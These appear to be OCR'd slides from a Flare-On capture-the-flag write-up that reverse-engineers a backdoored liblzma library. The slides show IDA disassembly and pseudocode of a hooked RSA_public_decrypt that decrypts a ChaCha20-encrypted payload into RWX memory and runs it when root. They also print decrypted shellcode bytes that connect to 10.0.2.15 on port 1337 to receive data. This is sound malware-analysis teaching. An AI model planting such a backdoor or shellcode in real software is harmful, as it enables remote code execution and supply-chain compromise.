0x00007f4a19701600  0x00007f4a19707fe7  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libaudit.so.1
0x00007f4a196ef530  0x00007f4a196f754b  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libpam.so.0
0x00007f4a19633b60  0x00007f4a196b06ec  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libsystemd.so.0
0x00007f4a195f3dc0  0x00007f4a1960d77c  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libselinux.so.1
0x00007f4a195a6540  0x00007f4a195da23e  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libgssapi_krb5.so.2
0x00007f4a194e47d0  0x00007f4a19540f4f  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libkrb5.so.3
0x00007f4a194bb280  0x00007f4a194bbda9  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libcom_err.so.2
0x00007f4a19104000  0x00007f4a1937315e  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libcrypto.so.3
0x00007f4a19017340  0x00007f4a19029003  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libz.so.1
0x00007f4a18e57380  0x00007f4a18faaf2d  Yes         /home/toze/extracted/lib/x86_64-linux-gnu/libc.so.6
0x00007f4a18e1b980  0x00007f4a18e275ce  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libnsl.so.2
0x00007f4a18e10320  0x00007f4a18e12cbc  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libcap-ng.so.0
0x00007f4a18e054e0  0x00007f4a18e097f7  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libcap.so.2
0x00007f4a18cca580  0x00007f4a18db32a8  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libgcrypt.so.20
0x00007f4a18c8ad40  0x00007f4a18ca8d26  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/liblzma.so.5
0x00007f4a18bcf740  0x00007f4a18c6f3e6  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libzstd.so.1
0x00007f4a18ba73e0  0x00007f4a18bc4437  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/liblz4.so.1
0x00007f4a19778050  0x00007f4a197a12d5  Yes         /home/toze/extracted/lib64/ld-linux-x86-64.so.2
0x00007f4a18b0c270  0x00007f4a18b76a1a  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libpcre2-8.so.0
0x00007f4a18ae14a0  0x00007f4a18afaccb  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libk5crypto.so.3
0x00007f4a18ad2630  0x00007f4a18ad7d7f  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libkrb5support.so.0
0x00007f4a18ac8270  0x00007f4a18ac9289  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libkeyutils.so.1
0x00007f4a18ab8370  0x00007f4a18abff25  Yes         /home/toze/extracted/lib/x86_64-linux-gnu/libresolv.so.2
0x00007f4a18a90160  0x00007f4a18aa9e58  Yes (*)     /home/toze/extracted/lib/x86_64-linux-gnu/libtirpc.so.3
```

It’s IDA time!


Untitled 4 — Edited
Line Numbers
Format Bar
Numbers
Reference
Insert Answer Token
Answer Palette
Line: 3
Hex
10 dp
Notation
Auto
On
Off
1 base=0x00007f4a18c8ad40
2 0x00007f4a18c8f88f - base
3
0x7F4A18C8AD40
0x4B4F
Total: 1,3995622013×10¹⁴


ruction
Data
Unexplored
External symbol
Lumina function
[2] IDA View-A
[3] Hex View-1
[4] Local Types
[5] Imports
.plt.sec:0000000000004B2B align 10h
.plt.sec:0000000000004B30 ; [0000000B BYTES: COLLAPSED FUNCTION _lzma_vli_decode. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt.sec:0000000000004B3B align 20h
.plt.sec:0000000000004B40 ; [0000000B BYTES: COLLAPSED FUNCTION _lzma_index_end. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt.sec:0000000000004B4B align 10h
.plt.sec:0000000000004B50 ; [0000000B BYTES: COLLAPSED FUNCTION _lzma_index_stream_padding. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt.sec:0000000000004B5B align 20h
.plt.sec:0000000000004B60 ; [0000000B BYTES: COLLAPSED FUNCTION _pthread_condattr_init. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt.sec:0000000000004B6B align 10h
.plt.sec:0000000000004B70 ; [0000000B BYTES: COLLAPSED FUNCTION _memmove. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt.sec:0000000000004B7B align 20h
.plt.sec:0000000000004B80 ; [0000000B BYTES: COLLAPSED FUNCTION _lzma_properties_encode. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt.sec:0000000000004B8B align 10h
.plt.sec:0000000000004B90 ; [0000000B BYTES: COLLAPSED FUNCTION _pthread_cond_timedwait. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt.sec:0000000000004B9B align 20h
.plt.sec:0000000000004BA0 ; [0000000B BYTES: COLLAPSED FUNCTION _lzma_stream_footer_decode. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt.sec:0000000000004BAB align 10h

It’s IDA time!

- GDB is lying to us. The library start address isn’t “correct”.
- We can dump the bytes at the library “from” address and search for them.
- Found at the beginning of “.text” section.
- Which is 0x4D40 bytes away from the on-disk zero address.
- We need to add that value to our computed address.

It’s IDA time!


toze@flareon: ~/extracted

```
(gdb) bt
#0  0x0000000000000000 in ?? ()
#1  0x00007f4a18c8f88f in ?? () from /home/toze/extracted/lib/x86_64-linux-gnu/liblzma.so.5
#2  0x000055b46c7867c0 in ?? ()
#3  0x000055b46c73f9d7 in ?? ()
#4  0x000055b46c73ff80 in ?? ()
#5  0x000055b46c71376b in ?? ()
#6  0x000055b46c715f36 in ?? ()
#7  0x000055b46c7199e0 in ?? ()
#8  0x000055b46c6ec10c in ?? ()
#9  0x00007f4a18e5824a in __libc_start_call_main (main=main@entry=0x55b46c6e7d50, argc=argc@entry=4,
    argv=argv@entry=0x7ffcc6602eb8) at ../sysdeps/nptl/libc_start_call_main.h:58
#10 0x00007f4a18e58305 in __libc_start_main_impl (main=0x55b46c6e7d50, argc=4, argv=0x7ffcc6602eb8, init=<optimized out>,
    fini=<optimized out>, rtld_fini=<optimized out>, stack_end=0x7ffcc6602ea8) at ../csu/libc-start.c:360
#11 0x000055b46c6ec621 in ?? ()
(gdb) x/16x 0x00007f4a18c8ad40
0x7f4a18c8ad40: 0x48    0x8b    0x04    0x25    0x38    0x00    0x00    0x00
0x7f4a18c8ad48: 0x0f    0x0b    0x48    0x8b    0x04    0x25    0x00    0x00
(gdb)
```

It’s IDA time!

```
.plt.sec:000000000004D3B
.text:0000000000004D40              ; ============================================================================
.text:0000000000004D40
.text:0000000000004D40              ; Segment type: Pure code
.text:0000000000004D40              ; Segment permissions: Read/Execute
.text:0000000000004D40              _text           segment para public 'CODE' use64
.text:0000000000004D40                              assume cs:_text
.text:0000000000004D40                              ;org 4D40h
.text:0000000000004D40                              assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.text:0000000000004D40
.text:0000000000004D40              ; =============== S U B R O U T I N E =======================================
.text:0000000000004D40
.text:0000000000004D40              ; Attributes: noreturn
.text:0000000000004D40
.text:0000000000004D40                              public start
.text:0000000000004D40              start           proc near               ; CODE XREF: lzma_index_iter_locate+5A↓j
.text:0000000000004D40                                                      ; DATA XREF: LOAD:0000000000000018↑o
.text:0000000000004D40              ; __unwind {
.text:0000000000004D40 48 8B 04 25                  mov     rax, qword ptr ds:word_38
.text:0000000000004D40 38 00 00 00
.text:0000000000004D48 0F 0B                        ud2
.text:0000000000004D48              start           endp
```

It’s IDA time!




```
.text:0000000000009877
.text:0000000000009877                loc_9877:                               ; CODE XREF: sub_9820+45↑j
.text:0000000000009877 31 FF                      xor     edi, edi            ; handle
.text:0000000000009879 E8 72 B4 FF                call    _dlsym
.text:0000000000009879 FF
.text:000000000000987E 41 89 D8                   mov     r8d, ebx
.text:0000000000009881 4C 89 F1                   mov     rcx, r14
.text:0000000000009884 4C 89 EA                   mov     rdx, r13
.text:0000000000009887 48 89 EE                   mov     rsi, rbp
.text:000000000000988A 44 89 E7                   mov     edi, r12d
.text:000000000000988D FF D0                      call    rax
.text:000000000000988F 48 8B 9C 24                mov     rbx, [rsp+128h+var_40]
.text:000000000000988F E8 00 00 00
```

It’s IDA time!

- Easy to understand the reason for the crash.
- The return value of dlsym isn’t validated.
- If symbol lookup fails it will be NULL.

```
.text:0000000000009877
.text:0000000000009877                  loc_9877:                               ; CODE XREF: sub_9820+45↑j
.text:0000000000009877 31 FF                        xor     edi, edi            ; handle
.text:0000000000009879 E8 72 B4 FF                  call    _dlsym
.text:0000000000009879 FF
.text:000000000000987E 41 89 D8                     mov     r8d, ebx
.text:0000000000009881 4C 89 F1                     mov     rcx, r14
.text:0000000000009884 4C 89 EA                     mov     rdx, r13
.text:0000000000009887 48 89 EE                     mov     rsi, rbp
.text:000000000000988A 44 89 E7                     mov     edi, r12d
.text:000000000000988D FF D0                        call    rax
.text:000000000000988F 48 8B 9C 24                  mov     rbx, [rsp+128h+var_40]
.text:000000000000988F E8 00 00 00
```

It’s IDA time!

toze@flareon: ~/extracted

RTLD_NEXT
Find the next occurrence of the desired symbol in the search order after the current object. This allows one to provide a wrapper around a function in another shared object, so that, for example, the definition of a function in a preloaded shared object (see **LD_PRELOAD** in **ld.so**(8)) can find and invoke the "real" function provided in another shared object (or for that matter, the "next" definition of the function in cases where there are multiple layers of preloading).

The **_GNU_SOURCE** feature test macro must be defined in order to obtain the definitions of **RTLD_DEFAULT** and **RTLD_NEXT** from <dlfcn.h>.

The function **dlvsym**() does the same as **dlsym**() but takes a version string as an additional argument.

RETURN VALUE
On success, these functions return the address associated with symbol. On failure, they return NULL; the cause of the error can be diagnosed using **dlerror**(3).

VERSIONS
dlsym() is present in glibc 2.0 and later. **dlvsym**() first appeared in glibc 2.1.

ATTRIBUTES
For an explanation of the terms used in this section, see **attributes**(7).

Interface	Attribute	Value
dlsym(), **dlvsym**()	Thread safety	MT-Safe

CONFORMING TO
POSIX.1-2001 describes **dlsym**(). The **dlvsym**() function is a GNU extension.
Manual page dlsym(3) line 36 (press h for help or q to quit)

It’s IDA time!

IDA View-A | Pseudocode-A | Hex View-1 | Local Types | Im

```
1  __int64 __fastcall sub_9820(unsigned int a1, _DWORD *a2, __int64 a3, __int64 a4, unsigned int a5)
2  {
3    const char *v9; // rsi
4    void *v10; // rax
5    void *v12; // rax
6    void (*v13)(void); // [rsp+8h] [rbp-120h]
7    _BYTE v14[200]; // [rsp+20h] [rbp-108h] BYREF
8    unsigned __int64 v15; // [rsp+E8h] [rbp-40h]
9
10   v15 = __readfsqword(0x28u);
11   v9 = "RSA_public_decrypt";
12   if ( !getuid() )
13   {
14     if ( *a2 == 0xC5407A48 )
15     {
16       sub_93F0(v14, a2 + 1, a2 + 9, 0LL);
17       v12 = mmap(0LL, dword_32360, 7, 34, -1, 0LL);
18       v13 = (void (*)(void))memcpy(v12, &unk_23960, dword_32360);
19       sub_9520(v14, v13, dword_32360);
20       v13();
21       sub_93F0(v14, a2 + 1, a2 + 9, 0LL);
22       sub_9520(v14, v13, dword_32360);
23     }
24     v9 = "RSA_public_decrypt ";
25   }
26   v10 = dlsym(0LL, v9);
27   return ((__int64 (__fastcall *)(_QWORD, _DWORD *, __int64, __int64, _QWORD))v10)(a1, a2, a3, a4, a5);
28 }
```

It’s IDA time!


```
__int64 __fastcall sub_9820(unsigned int a1, _DWORD *a2, __int64 a3, __int64 a4, unsigned int a5)
{
  const char *v9; // rsi
  void *v10; // rax
  void *dst_buf; // rax
  void (*dst_buf_ptr)(void); // [rsp+8h] [rbp-120h]
  _BYTE v14[200]; // [rsp+20h] [rbp-108h] BYREF
  unsigned __int64 v15; // [rsp+E8h] [rbp-40h]

  v15 = __readfsqword(0x28u);
  v9 = "RSA_public_decrypt";
  if ( !getuid() )
  {
    if ( *a2 == 0xC5407A48 )                    // can we verify this in the core dump?
    {
      sub_93F0(v14, (a2 + 1), (a2 + 9), 0LL);
      dst_buf = mmap(0LL, length, 7, 0x22, -1, 0LL);// NULL addr means a new mapping
                                                // prot is RWX
                                                // flags: MAP_ANONYMOUS (0x20) | MAP_PRIVATE (0x2)
      dst_buf_ptr = memcpy(dst_buf, &src_buf, length);
      sub_9520(v14, dst_buf_ptr, length);       // something happening to the buffer here?
      dst_buf_ptr();                            // calls the buffer (it's RWX)
      sub_93F0(v14, (a2 + 1), (a2 + 9), 0LL);
      sub_9520(v14, dst_buf_ptr, length);
    }
    v9 = "RSA_public_decrypt ";
  }
  v10 = dlsym(0LL, v9);                         // try to solve the symbol
  return (v10)(a1, a2, a3, a4, a5);             // core dump is crashed here
}
```

It’s IDA time!

- Something interesting happens when running as root.
- RWX memory usually means something fishy.
- Whatever is copied, is executed after.
- Visually confusing symbol name.
- We can verify if this code was executed.

It’s IDA time!

```
.text:0000000000009855 31 C0                xor     eax, eax
.text:0000000000009857 E8 D4 AF FF          call    _getuid
.text:0000000000009857 FF
.text:000000000000985C 48 8D 35 79          lea     rsi, aRsaPublicDecry ; "RSA_public_decrypt"
.text:000000000000985C 9F 01 00
.text:0000000000009863 85 C0                test    eax, eax
.text:0000000000009865 75 10                jnz     short loc_9877
.text:0000000000009867 81 7D 00 48          cmp     dword ptr [rbp+0], 0C5407A48h
.text:0000000000009867 7A 40 C5
.text:000000000000986E 74 50                jz      short loc_98C0
```



It’s IDA time!

- The root path was indeed executed.
- We need to understand what is going on inside.
- Smells like encrypted/obfuscated payload.
- Flare-On challenges usually not memory dump friendly.
- Remember the stack string?

It's IDA time!

```
1  __int64 __fastcall sub_93F0(__int64 a1, const __m128i *a2, __int64 a3, __int64 a4)
2  {
3    __int64 v5; // rdi
4    int v7; // ecx
5    __int32 v8; // ecx
6    int v9; // edx
7    __int64 result; // rax
8
9    *a1 = 0LL;
10   v5 = a1 + 8;
11   *(v5 + 176) = 0LL;
12   memset((v5 & 0xFFFFFFFFFFFFFFF8LL), 0, 8 * ((a1 - (v5 & 0xFFFFFFF8) + 192) >> 3));
13   *(a1 + 72) = _mm_loadu_si128(a2);
14   *(a1 + 88) = _mm_loadu_si128(a2 + 1);
15   *(a1 + 104) = *a3;
16   v7 = *(a3 + 8);
17   qmemcpy((a1 + 128), "expand 32-byte k", 16);
18   *(a1 + 112) = v7;
19   *(a1 + 144) = a2->m128i_i32[0];
20   *(a1 + 148) = a2->m128i_i32[1];
21   *(a1 + 152) = a2->m128i_i32[2];
22   *(a1 + 156) = a2->m128i_i32[3];
23   *(a1 + 160) = a2[1].m128i_i32[0];
24   *(a1 + 164) = a2[1].m128i_i32[1];
25   *(a1 + 168) = a2[1].m128i_i32[2];
26   v8 = a2[1].m128i_i32[3];
27   *(a1 + 176) = 0;
28   *(a1 + 172) = v8;
29   *(a1 + 180) = *a3;
30   *(a1 + 184) = *(a3 + 4);
31   *(a1 + 188) = *(a3 + 8);
32   *(a1 + 104) = *a3;
33   v9 = *(a3 + 8);
34   result = (*(a1 + 104) + HIDWORD(a4));
35   *(a1 + 176) = a4;
36   *(a1 + 112) = v9;
```

It’s IDA time!

- Smells like Salsa20/Chacha20 initialization.
- Most used ciphers in Flare-On, together with RC4.

```
if ( *a2 == 0xC5407A48 )                        // can we verify this in the core dump?
{
  sub_93F0(v14, (a2 + 1), (a2 + 9), 0LL);       // initialize cipher?
  dst_buf = mmap(0LL, length, 7, 0x22, -1, 0LL);// NULL addr means a new mapping
                                                // prot is RWX
                                                // flags: MAP_ANONYMOUS (0x20) | MAP_PRIVATE (0x2)
  dst_buf_ptr = memcpy(dst_buf, &src_buf, length);
  sub_9520(v14, dst_buf_ptr, length);           // decrypt buffer?
  dst_buf_ptr();                                // calls the buffer (it's RWX)
  sub_93F0(v14, (a2 + 1), (a2 + 9), 0LL);       // initialize cipher?
  sub_9520(v14, dst_buf_ptr, length);           // reencrypt buffer?
}
```

- Second argument should be the key (256 bits).
- Because distance is 32 bytes (0x20) between args.
- Third argument should be the nonce (64 or 96 bits).

```
.text:00000000000098C0 loc_98C0:                                ; CODE XREF: sub_9820+4E↑j
.text:00000000000098C0                 lea     r11, [rbp+24h]
.text:00000000000098C4                 lea     r10, [rbp+4]
.text:00000000000098C8                 xor     ecx, ecx
.text:00000000000098CA                 lea     r15, [rsp+128h+var_108]
.text:00000000000098CF                 mov     rdx, r11
.text:00000000000098D2                 mov     rsi, r10
.text:00000000000098D5                 mov     [rsp+128h+var_110], r11
.text:00000000000098DA                 mov     rdi, r15
.text:00000000000098DD                 mov     [rsp+128h+var_118], r10
.text:00000000000098E2                 call    sub_93F0
```


- We can look inside the function to find out the nonce size.

```
*(_DWORD *)(a1 + 180) = *(_DWORD *)nonce;
*(_DWORD *)(a1 + 184) = *(_DWORD *)(nonce + 4);
*(_DWORD *)(a1 + 188) = *(_DWORD *)
```

```
00000000000094CC    mov     ecx, [rdx]
00000000000094CE    mov     [r8+0B4h], ecx
00000000000094D5    mov     ecx, [rdx+4]
00000000000094D8    mov     [r8+0B8h], ecx
00000000000094DF    mov     ecx, [rdx+8]
```

It’s IDA time!

- Key and nonce aren’t cleared from memory!
- Dump the key and nonce from core dump:



It’s IDA time!

- The other arguments we can easily find in the code:
  - Length: 0xF96 (3990) bytes.
  - Offset: 0x23960 (145760).
- They have direct cross references in the code (sub_9820).
- Extract the encrypted payload:
  dd if=liblzma.so.5.4.1 of=encryptedpayload.bin bs=1 count=3990 skip=145760

It’s IDA time!

Recipe

ChaCha

Key
943DF638A81813E2DE6318A507F9A0BA2DBB8A… HEX

Nonce
F236839F4DCD711A52862955 HEX

Counter
0

Rounds
20

Input
Raw

Output
Raw

To Hex

Delimiter
Space

Bytes per line
0

Input

total: 2
loaded: 2

length: 3,990

< Tab 1 | 2: encryptedpayload.bin >

File icon

Name: encryptedpayload.bin

Size: 3,990 bytes

Type: application/macbinary

Loaded: 100%

Output

time: 4ms
length: 11969
lines: 1

< Tab 1 | 2: 55 48 8b ec e8 b9 0d 00 00 c9 c3 57 55 48 8b e... >

```
55 48 8b ec e8 b9 0d 00 00 c9 c3 57 55 48 8b ec 8b f8 6a 03 58 0f 05 c9 5f c3 56 57 55 48 8b ec
48 8d 64 24 f0 44 8b c8 66 44 8b c2 6a 29 58 6a 02 5f 6a 01 5e 6a 06 5a 0f 05 44 8b d0 41 83 fa
00 7c 02 eb 07 41 8b c2 c9 5f 5e c3 48 8d 7d f0 32 c0 6a 10 59 f3 aa 66 c7 45 f0 02 00 66 41 c1
c0 08 66 44 89 45 f2 41 0f c9 44 89 4d f4 48 8d 75 f0 6a 2a 58 41 8b fa 6a 10 5a 0f 05 83 f8 00
7c 02 eb 04 c9 5f 5e c3 41 8b c2 c9 5f 5e c3 56 57 55 48 8b ec 8b f8 6a 30 58 8b f2 0f 05 c9 5f
5e c3 53 56 57 55 48 8b ec 48 8b d8 33 d2 83 fa 10 7c 02 eb 25 48 8b c3 48 63 ca 4c 8d 04 88 48
8b c3 48 8d 80 80 00 00 00 48 63 ca 48 8d 04 88 8b 00 41 89 00 83 c2 01 eb d4 33 f6 83 fe 0a 7c
05 e9 48 09 00 00 48 8b c3 48 8b d0 48 83 c2 00 48 8b c3 48 83 c0 00 8b 08 48 8b c3 48 83 c0 10
8b 00 03 c8 89 0a 48 8b c3 48 8b f8 48 83 c7 30 48 8b c3 48 83 c0 30 8b 08 48 8b c3 48 83 c0 00
8b 00 33 c8 8b c1 6a 10 5a e8 3c 0e 00 00 89 07 48 8b c3 48 8b d0 48 83 c2 20 48 8b c3 48 83 c0
```

It’s IDA time!

- CyberChef to verify if everything is ok.
- The decrypted payload looks fine: **55 48** is quite a common function prologue.
- Most probably it’s shellcode since it will be executed next.
- Be careful, been burnt a few times with CyberChef (lost almost a day in #8 because of it!).

It’s shellcode time!

- Loading the shellcode into the disassembler…

```
                                fg_start        proc near
55                                              push    rbp
48 8B EC                                        mov     rbp, rsp
E8 B9 0D 00 00                                  call    sub_DC2
C9                                              leave
C3                                              retn
                                fg_start        endp
```

It’s shellcode time!

```
seg000:0000000000000DC2    push    rbx
seg000:0000000000000DC3    push    rsi
seg000:0000000000000DC4    push    rdi
seg000:0000000000000DC5    push    r12
seg000:0000000000000DC7    push    rbp
seg000:0000000000000DC8    mov     rbp, rsp
seg000:0000000000000DCB    lea     rsp, [rsp-1688h]
seg000:0000000000000DD3    mov     eax, 0A00020Fh
seg000:0000000000000DD8    mov     dx, 539h
seg000:0000000000000DDC    call    sub_1A
seg000:0000000000000DE1    mov     ebx, eax
seg000:0000000000000DE3    lea     rsi, [rbp+var_1278]
seg000:0000000000000DEA    push    2Dh ; '-'
seg000:0000000000000DEC    pop     rax
seg000:0000000000000DED    mov     edi, ebx
seg000:0000000000000DEF    push    20h ; ' '
seg000:0000000000000DF1    pop     rdx
seg000:0000000000000DF2    xor     r10d, r10d
seg000:0000000000000DF5    xor     r8d, r8d
seg000:0000000000000DF8    xor     r9d, r9d
seg000:0000000000000DFB    syscall
```

It’s shellcode time!

```
LOWORD(a3) = 1337;
v3 = sub_1A(a1, a2, a3);
__asm
{
  syscall; Low latency system call
  syscall; Low latency system call
  syscall; Low latency system call
  syscall; Low latency system call
}
v8[61] = 0;
__asm
{
  syscall; Low latency system call
  syscall; Low latency system call
}
v4 = strlen(v9) + 1;
v10 = v4 - 1;
sub_CD2(&v9[v4], v9, v7, v8, 0LL, 0LL);
sub_D49(&v9[v4], v9, v9, v10);
__asm
{
  syscall; Low latency system call
  syscall; Low latency system call
}
sub_B(v3, v9, v10, v5, 0LL, 0LL);
sub_8F(v3, v9, 0LL);
return 0LL;
```

It’s shellcode time!

```
seg000:000000000000002C                 push    29h ; ')'               ; socket
seg000:000000000000002E                 pop     rax
seg000:000000000000002F                 push    2
seg000:0000000000000031                 pop     rdi
seg000:0000000000000032                 push    1
seg000:0000000000000034                 pop     rsi
seg000:0000000000000035                 push    6
seg000:0000000000000037                 pop     rdx
seg000:0000000000000038                 syscall
```

Translation to C code:

This assembly code corresponds to the following C code, which creates a TCP socket using the `socket` system call:

c Copy code

```c
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int sockfd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
```

Here, `socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)` creates a TCP socket using the IPv4 address family (`AF_INET`), the stream socket type (`SOCK_STREAM`), and the TCP protocol (`IPPROTO_TCP`). The result is stored in `sockfd` .

It’s shellcode time!

```
seg000:000000000000004C loc_4C:                                 ; CODE XREF: sub_1A+29↑j
seg000:000000000000004C         lea     rdi, [rbp+var_10]
seg000:0000000000000050         xor     al, al
seg000:0000000000000052         push    10h
seg000:0000000000000054         pop     rcx
seg000:0000000000000055         rep stosb
seg000:0000000000000057         mov     [rbp+var_10], 2
seg000:000000000000005D         rol     r8w, 8
seg000:0000000000000062         mov     [rbp+var_E], r8w        ; port
seg000:0000000000000067         bswap   r9d
seg000:000000000000006A         mov     [rbp+var_C], r9d        ; IP address
seg000:000000000000006E         lea     rsi, [rbp+var_10]       ; struct sockaddr *addr arg
seg000:0000000000000072         push    2Ah ; '*'               ; connect syscall
seg000:0000000000000074         pop     rax
seg000:0000000000000075         mov     edi, r10d               ; fd arg
seg000:0000000000000078         push    10h                     ; addrlen arg
seg000:000000000000007A         pop     rdx
seg000:000000000000007B         syscall
```

It’s shellcode time!

- Shellcode tries to connect to host 10.0.2.15 on port 1337.
- Followed by 4 **recvfrom** (0x2D) syscalls.
- The shellcode is receiving data from the remote host.
- Strong hints about its contents.

It’s shellcode time!

```
push    2Dh ; '-'
pop     rax
mov     edi, ebx
push    20h ; ' '               ; buffer size: 32 bytes
                                ; key?
pop     rdx
xor     r10d, r10d
xor     r8d, r8d
xor     r9d, r9d
syscall                         ; recvfrom
```

```
lea     rsi, [rbp+var_1258]
push    2Dh ; '-'
pop     rax
mov     edi, ebx
push    0Ch                     ; buffer size: 12 bytes
                                ; nonce?
pop     rdx
xor     r10d, r10d
xor     r8d, r8d
xor     r9d, r9d
syscall                         ; recvfrom
```

```
lea     rsi, [rbp+var_C8]
push    2Dh ; '-'
pop     rax
mov     edi, ebx                ; buffer
push    4                       ; buffer size: 4 bytes
                                ; length of next data?
pop     rdx
xor     r10d, r10d
